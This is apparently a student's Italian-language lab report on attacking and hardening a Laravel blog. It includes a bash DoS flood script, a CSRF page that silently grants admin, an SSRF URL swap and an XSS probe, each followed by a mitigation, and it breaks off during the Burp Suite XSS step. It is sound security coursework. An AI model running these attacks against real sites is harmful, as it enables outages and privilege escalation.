CYBERSECURITY-PROGETTO FINALE

Challenge 1- Rate limiter mancante

L'obbiettivo del nostro primo attacco e' dimostrare come una rotta pubblica puo' essere colpita da una grande quantita' di richieste consecutive, che genereranno un attacco DOS (Denial of Service), causando malfunzionamenti e rallentando significativamente il sito.

A questo proposito, useremo cUrl.

Step 1- individuare la rotta: ho pubblicato un articolo con l'account da writer, che e' stato successivamente accettato dal revisor.

Non e' necessario loggarsi per visualizzare gli articoli. Tale rotta rappresenta un potenziale vettore di attacco DoS in assenza di meccanismi di rate limiting
Le rotte pubbliche di lettura sono tra le più esposte, perché non protette da autenticazione e facilmente automatizzabili.

Step 2-creare ed eseguire lo script DoS con cUrl:

```
# SCRIPT PERSONALE -CON AUSILIO DI CHATPGT

#!/bin/bash

# URL della rotta pubblica di visualizzazione articoli
URL="http://cyber.blog:8000/articles/show/articolo-di-prova"

# Numero di richieste da inviare
NUM_REQUESTS=300

echo "Inizio attacco DoS simulato sulla rotta:"
echo "$URL"
echo "----------------------------------------"

# Funzione per inviare una richiesta HTTP
Windsurf: Refactor | Explain | Generate Function Comment | ×
send_request() {
    curl -s "$URL" > /dev/null 2>&1
}

# Loop per inviare richieste in parallelo
for ((i=1; i<=NUM_REQUESTS; i++))
do
    send_request &
    echo "Richiesta $i inviata"
done

wait
echo "Attacco DoS simulato completato"
```


Questo e' il codice del file search.sh

Una volta scritto il codice, rendiamo il file eseguibile entrando, da terminale, nella directory dove e' contenuto il file, e dando il seguente comando: **chmod +x search.sh**

Eseguiamo l’attacco con il comando: ./search.sh

L’attacco DoS eseguira’ 300 richieste in rapida successione, mandando giu’ il sito:

```
pietr@Pietro-PC MINGW64 ~/wa/esercitazi
$ ./search.sh
Richiesta 293 inviata
Richiesta 294 inviata
Richiesta 295 inviata
Richiesta 296 inviata
Richiesta 297 inviata
Richiesta 298 inviata
Richiesta 299 inviata
Richiesta 300 inviata
Attacco DoS simulato completato
```



La simulazione di attacco e’ andata a buon fine.

MITIGAZIONE

Per impedire un attacco simile, e' necessario agire sul codice, integrando un **Rate Limiter, che controlla e limita** la frequenza delle richieste HTTP per IP o utente.

Grazie a Fortify, abbiamo gia' un meccanismo di Rate Limiting per la funzione di login, sul file FortifyServiceProvider.php.

Quello che ci serve e' un rate limiter per le richieste pubbliche di tipo get, con un blocco temporaneo per ip.

Agiremo sul codice del file AppServiceProvider.php

Integriamo il seguente codice nel file, all'interno della public function boot:

```
RateLimiter::for('public-get', function (Request $request) {
         return Limit::perMinute(30)->by($request->ip());
        });
```

Ora sara' necessario usare un **Middleware** per le rotte pubbliche piu' a rischio in web.php, che sara' collegato al nostro Rate limiter.

Un attacco DOS puo' essere condotto su una qualsiasi di queste rotte, non solamente su quella che abbiamo preso in esempio.

Le principali saranno:


/articles/search
/articles/show/{slug}
/articles/index
/articles/category/{category}
/articles/user/{user}

```
// Public routes
Route::get('/', [PublicController::class, 'homepage'])->name('homepage');
Route::get('/careers', [PublicController::class, 'careers'])->name('careers');
Route::post('/careers/submit', [PublicController::class, 'careersSubmit'])-
>name('careers.submit');

Route::middleware('throttle:public-get')->group(function () {



Route::get('/articles/index', [ArticleController::class, 'index'])-
>name('articles.index');
Route::get('/articles/show/{article:slug}', [ArticleController::class,
'show'])->name('articles.show');
Route::get('/articles/category/{category}', [ArticleController::class,
'byCategory'])->name('articles.byCategory');
```

```
Route::get('/articles/user/{user}', [ArticleController::class, 'byUser'])-
>name('articles.byUser');
Route::get('/articles/search', [ArticleController::class, 'articleSearch'])-
>name('articles.search');

});
```

Necessario ora pulire la cache, con **php artisan optimize:clear**

Rilanciando il comando di attacco, avremo la seguente schermata sul nostro sito:



la mitigazione sta andando a buon fine.

Challenge 2- Operazioni critiche in GET

Lo scenario in cui andiamo ad operare nella seconda challenge e' quello degli attacchi CSRF (Cross-site request forgery): abbiamo delle funzionalita' fondamentali per il sito, implementate con rotte di tipo GET. Cio' permette all'hacker di portare a termine attacchi CSRF.
L'esposizione di operazioni critiche tramite richieste GET può portare a una vertical escalation of privileges, consentendo a un attaccante di ottenere privilegi amministrativi sfruttando la sessione di un utente autorizzato.

ATTACCO

L'attaccante confeziona una **pagina HTML malevola** che, una volta visualizzata o dopo un'interazione dell'utente, induce il browser a effettuare una **richiesta HTTP GET verso una rotta critica** dell'applicazione.
La richiesta viene eseguita sfruttando i privilegi dell'utente vittima, bypassando di fatto qualsiasi protezione CSRF. I comandi lanciati saranno i seguenti:

- /admin/{user}/set-admin

- /admin/{user}/set-revisor


- /admin/{user}/set-writer

Nel codice della nostra pagina html risalta questa stringa:

```
href="http://internal.admin:8000/admin/2/set-admin"
```

```
    <!-- update user id according to the attacker id -->
    <a id="csrf-link" href="http://internal.admin:8000/admin/2/set-admin" class="button" style="display: none;">Adopt a cute bear for free!</a>
    <a href="https://www.bornfree.org.uk/adopt/brown-bear" class="button" target="_blank">ADOTTAMI, E' GRATIS :)</a>
    <div id="message" class="message">Your bear thanks you :)</div>
</div>
```

Sara' proprio questa funzione a rendere admin l'account scelto dall'attaccante (con id 2), sfruttando i cookie di sessione di un utente che visita la pagina HTML e ha GIA' i permessi da admin nel sito.



ESITO DELL'ATTACCO: Dopo che l'admin del sito ha visitato la nostra pagina html, l'account deciso dall'hacker ha ottenuto i permessi da amministratore. L'attacco e' riuscito.

MITIGAZIONE:

Per ovviare a questo tipo di attacco, e' necessario modificare il metodo HTTP della rotta di tipo GET che garantisce i permessi da admin, nel file web.php del nostro progetto Laravel.

Codice iniziale:

```
Route::get('/admin/{user}/set-admin', [AdminController::class, 'setAdmin'])->name('admin.setAdmin');
```

Codice sicuro:

```
Route::patch('/admin/{user}/set-admin', [AdminController::class, 'setAdmin'])->name('admin.setAdmin');
```

Dopo la conversione delle rotte critiche da GET a PATCH, il tentativo di attacco CSRF genera una risposta HTTP 405 (Method Not Allowed), impedendo l'esecuzione dell'azione e dimostrando l'efficacia della mitigazione.

Challenge 3- Logs mancanti per operazioni critiche

Lo scenario di questa challenge coinvolge i principi di **Accountability** e **Non-repudiation**. In assenza di un sistema di logging adeguato, non è possibile attribuire le azioni agli utenti che le hanno eseguite né ricostruire eventi di sicurezza (come nel caso dell'attacco DOS che abbiamo portato finora), violando tali principi.

Questi requisiti sono pilastri della cybersecurity, e l'argomento relativo al logging viene approfondito dallo standard **OWASP ASVS**, nella sezione *V7 – Logging and Monitoring*, che stabilisce la necessità di tracciare eventi di autenticazione, modifiche ai dati e operazioni sensibili.

Riferimento:
https://github.com/OWASP/ASVS/blob/master/4.0/en/0x15-V7-Error-Logging.md

Attacco:

Sui tentativi precedenti di DoS non si può risalire al colpevole.

Mitigazione:

Implementare i Log delle operazioni critiche: - login/registrazione/logout - creazione/modifica/eliminazione articolo - assegnazione/cambi di ruolo.

Per fare cio' andremo ad agire su Fortify

In Providers/FortifyServiceProvider.php , andiamo ad aggiungere il seguente codice :

```
use Illuminate\Support\Facades\Log;
use Illuminate\Support\Facades\Event;
use Illuminate\Auth\Events\Login;
use Illuminate\Auth\Events\Logout;
use Illuminate\Auth\Events\Registered;
```

Ed in fondo alla funzione boot, della classe `FortifyServiceProvider, aggiungiamo>`

```
Event::listen(Login::class, function ($event) {
        Log::info('User login', [
            'user_id' => $event->user->id,
            'ip' => request()->ip(),
         ]);
        });

    Event::listen(Logout::class, function ($event) {
        Log::info('User logout', [
            'user_id' => $event->user->id,
            'ip' => request()->ip(),
         ]);
       });
```

```
    Event::listen(Registered::class, function ($event) {
        Log::info('User registered', [
            'user_id' => $event->user->id,
            'ip' => request()->ip(),
        ]);
     });
```

->puliamo la cache con **php artisan optimize:clear**

Ora, testiamo il primo passaggio->

Effettuiamo un logout e login con un account qualsiasi.

Nel log di Laravel, logs>laravel.log, avremo traccia di logout, login ed eventuali registrazioni:

```
[2026-01-19 20:31:40] local.INFO: User logout {"user_id":5,"ip":"127.0.0.1"}
[2026-01-19 20:31:55] local.INFO: User login {"user_id":6,"ip":"127.0.0.1"}
[2026-01-19 20:39:37] local.INFO: User logout {"user_id":6,"ip":"127.0.0.1"}
[2026-01-19 20:40:03] local.INFO: User registered {"user_id":9,"ip":"127.0.0.1"}
[2026-01-19 20:40:03] local.INFO: User login {"user_id":9,"ip":"127.0.0.1"}
```

Procediamo dunque con il **secondo step**, per avere il log della - creazione/modifica/eliminazione articolo.

Le funzionalita' CRUD (Create, Read, Update, Delete) relative gli articoli, le troviamo implementate in Http/Controllers/ArticleController.php.

Individuiamo la stringa di codice con il metodo statico della classe Article, ed aggiungiamo la stringa di codice per aggiungere la funzione di logging. Avremo cio' :

```
$article = Article::create([
            'title' => $request->title,
            'subtitle' => $request->subtitle,
            'body' => $request->body,
            'image' => $request->file('image')->store('public/images'),
            'category_id' => $request->category,
            'user_id' => Auth::user()->id,
            'slug' => Str::slug($request->title),
        ]);

        //codice per conservare il log dell'utente che ha creato l'articolo

        Log::info('Article created', [
            'user_id' => Auth::id(),
```

```
            'article_id' => $article->id,
            'ip' => request()->ip(),
        ]);
```

Facciamo la stessa cosa con la funzione Update.

```
$article->update([
            'title' => $request->title,
            'subtitle' => $request->subtitle,
            'body' => $request->body,
            'category_id' => $request->category,
            'slug' => Str::slug($request->title),
        ]);


        //codice per conservare il log dell'utente che ha modificato
l'articolo

        Log::info('Article updated', [
            'user_id' => Auth::id(),
            'article_id' => $article->id,
            'ip' => request()->ip(),
        ]);
```

E per la funzione **delete**;

```
$article->delete();

        //codice per conservare il log dell'utente che ha cancellato
l'articolo

        Log::warning('Article deleted', [
            'user_id' => Auth::id(),
            'article_id' => $article->id,
            'ip' => request()->ip(),
    ]);
```

La differenza, nel delete, e' il metodo statico Log::warning, utilizzato per distinguere una funzione distruttiva.

NB: *È stato predisposto il logging anche per l'operazione di eliminazione dell'articolo nel metodo `destroy()`. Sebbene tale funzionalità non sia esposta tramite interfaccia utente nel progetto attuale, il log garantisce la tracciabilità dell'evento qualora l'operazione venga eseguita.*

Per quanto riguarda la modifica e la pubblicazione di un articolo, nel nostro file di log avremo:

```
[2026-01-20 13:33:19] local.INFO: User login {"user_id":3,"ip":"127.0.0.1"}
[2026-01-20 13:33:57] local.INFO: Article updated {"user_id":3,"article_id":2,"ip":"127.0.0.1"}
[2026-01-20 13:34:31] local.INFO: Article created {"user_id":3,"article_id":3,"ip":"127.0.0.1"}
```

Implementiamo ora i **log per le assegnazioni/cambi di ruolo.**

Questo punto e' fondamentale per garantire la tracciabilita' in caso di violazioni come quella che abbiamo visto nella Challenge 2.

Il nostro obbiettivo e':
Loggare **ogni cambio di ruolo**, cioè quando un admin:

- rende un utente **admin**
- rende un utente **revisor**
- rende un utente **writer**

Con informazioni:

- **chi ha fatto l'azione** (admin)
- **su chi** (utente target)
- **che ruolo**
- **IP**


In AdminController.php, andiamo nella funzione pubblica SetAdmin e usiamo questo codice:

```
//codice per conservare il log dell'utente che ha promosso un admin
        Log::warning('Role changed', [
        'performed_by' => Auth::id(),
        'target_user_id' => $user->id,
        'new_role' => 'admin',
        'ip' => request()->ip(),
       ]);
```

Faremo lo stesso per ogni funzione pubblica adibita ad un ruolo (SetWriter, SetRevisor) Aggiungendo la stessa stringa di codice riadattata al contesto.

Non rimane altro che testare le nuove funzionalita' di logging.

Dopo aver creato 3 nuovi account, che hanno rispettivamente fatto richiesta di diventare nuovi revisor, admin e writer, accedo nel pannello di controllo del super admin:



Admin role requests

#	Name	Email	Actions
11	Nuovo Admin Challenge 3	nuovoadminchallenge3@aulab.it	Enable admin

Revisor role requests

#	Name	Email	Actions
12	Nuovo Revisor Challenge 3	nuovorevisorchallenge3@aulab.it	Enable revisor

Writer role requests

#	Name	Email	Actions
10	Nuovo Writer Challenge 3	nuovowriterchallenge3@aulab.it	Enable writer

Le richieste di assegnazione dei ruoli vengono quindi accettate dopo aver apportato alcune modifiche al file `web.php` e alla vista `requests-table.blade.php`, al fine di adeguare le funzionalità e le rotte all'utilizzo del metodo HTTP PATCH anche per i ruoli di revisor e writer.

una volta accettate tutte le nuove richieste, ecco il nostro log:

```
[2026-01-20 13:54:05] local.INFO: User logout {"user_id":11,"ip":"127.0.0.1"}
[2026-01-20 13:54:16] local.INFO: User login {"user_id":6,"ip":"127.0.0.1"}
[2026-01-20 14:01:48] local.WARNING: Role changed {"performed_by":6,"target_user_id":11,"new_role":"admin","ip":"127.0.0.1"}
[2026-01-20 14:05:29] local.WARNING: Role changed {"performed_by":6,"target_user_id":10,"new_role":"writer","ip":"127.0.0.1"}
[2026-01-20 14:05:40] local.WARNING: Role changed {"performed_by":6,"target_user_id":12,"new_role":"revisor","ip":"127.0.0.1"}
```

La challenge 3 e' stata completata, il nostro sito ora rispetta i principi di **accountability e non repudiation.**

Challenge 4- Manomissione input

Il quarto scenario ha a che fare con l'attacco SSRF-Server Side Request Forgery; E' una tipologia di attacco esplicitamente menzionata nell'ultima **OWASP TOP 10 del 2025**, nella categoria A01 Broken Access Control, alla voce *CWE-918 Server-Side Request*


Forgery (SSRF).
https://owasp.org/Top10/2025/A01_2025-Broken_Access_Control/

L'SSRF consente infatti di aggirare i controlli di accesso facendo eseguire al server richieste verso risorse interne non autorizzate, spesso favorito da configurazioni errate e da scelte di progettazione insicure.

Attacco:

All'interno del nostro progetto, andremo a sfruttare una funzionalita' del sito che permette di avere, durante la stesura dell'articolo, suggerimenti sulle news recenti, tramite un menu a scelta che e' possibile alterare con ispeziona elemento, dal browser. Le notizie vengono prese tramite un API integrata al nostro progetto.

-Logghiamo all'interno del sito come writer, e andiamo sulla pagina di creazione dell'articolo.
-Ora, con ispeziona elemento, andiamo sul menu a tendina che ci consente di scegliere l'API da cui attingere per le notizie:




Andiamo dunque a modificare l'URL all'interno del tag option value relativo all'api IT, aggiungendo anche *selected*, per forzare l'opzione.

```
<option value="http://internal.finance:8001/user-data.php
" selected>NewsAPI - IT</option> slot == $0
```

Una volta manipolato l'url, nella sezione "rete" di DevTools, nel payload, avremo i dati

finanziari normalmente accessibili solamente dal pannello admin



Inoltre, come possiamo vedere, l'API key e' esposta in **ispeziona elemento**.

Cio' rappresenta un rischio.

MITIGAZIONE

Andiamo a modificare il codice per risolvere questa falla nella sicurezza.

Primo step:

Nel file **Livewire/LatestNews.php,** il codice attuale che gestisce la fetch delle API, accetta qualsiasi URL:

```
public function fetchNews()
    {
        if (filter_var($this->selectedApi, FILTER_VALIDATE_URL) === FALSE) {
            $this->news = 'Invalid URL';
            return;
        }

        $this->news = json_decode($this->httpService->getRequest($this-
>selectedApi), true);

    }
```

Cio' ci espone all'attacco precedentemente effettuato.
Modifichiamo dunque il codice in questo modo:

```
public function fetchNews()
{
    // 1. Deve essere un URL valido
    if (filter_var($this->selectedApi, FILTER_VALIDATE_URL) === FALSE) {
        $this->news = 'Invalid URL';
        return;
    }

    // 2. Whitelist: accettiamo SOLO NewsAPI
    $allowedHost = 'newsapi.org';
    $parsedUrl = parse_url($this->selectedApi);

    if (!isset($parsedUrl['host']) || $parsedUrl['host'] !== $allowedHost) {
        $this->news = 'Unauthorized API endpoint';
        return;
    }

    // 3. Chiamata consentita
    $this->news = json_decode(
        $this->httpService->getRequest($this->selectedApi),
        true
    );
}
```

Con l'implementazione di questo codice, l'URL verra' verificato, impedendo di puntare ad internal finance o altri host interni.
Le API continueranno a funzionare come prima, ma non saremo piu' vulnerabili ad attacchi SSRF su questo fronte.

Intestazioni Payload Anteprima Risposta Iniziatore Tempistiche Cookie


```
nts": [

"snapshot": "{\"data\":{\"selectedApi\":null,\"news\":\"Invalid URL\"},\"memo\":{\"i
"effects": {
    "returns": [
        null
    ],
    "html": "<div wire:id=\"f9GsEVdsnQsWLPkAJVXx\">\n    <h3>Articles suggestions fo
}


: []
```


Inserendo l'url che abbiamo usato nell'attacco, http://internal.finance:8001/user-data.php, l'esito in DevTools>Network>Response sara' un invalid URL.

La prima parte della mitigazione e' riuscita.

Secondo step:

Ora andiamo ad agire su **app/Services/HttpService.php**

Aggiungiamo il seguente codice:

```
   use Illuminate\Support\Facades\Auth;



// Controllo ruolo: solo admin possono accedere a internal.finance
       if (
        isset($parsedUrl['host']) &&
        $parsedUrl['host'] === 'internal.finance' &&
        (!Auth::check() || !Auth::user()->is_admin)
          ) {
        return 'Unauthorized internal request';
          }
```


In questo modo, sebbene l'accesso per la request a internal.finance sia ancora consentito, la richiesta viene bloccata se NON si e' loggati o non si e' amministratori.

La mitigazione e' completa.

Challenge 5- Validazione contenuto articolo non presente o non corretta

Per questa challenge manometteremo il body di un articolo durante la sua creazione, inserendo del codice malevolo. Per bypassare l'auto escape, ci serviremo del software Burp Suite.

Se proviamo a inserire un codice malevolo, come il seguente, **<script>alert('XSS')</script>** , nel body dell'articolo, si attivera' l'auto escape. Dunque, lo script non verra' eseguito, ma lo avremo testuale.



Procediamo con l'utilizzo di Burp Suite per bypassare l'autoescape.

Apriamo il browser di Burp Suite.


Proxy>open browser.

Una volta aperto il browser, facciamo il login come writer, e andiamo su Crea un articolo.

Compiliamo il form normalmente:

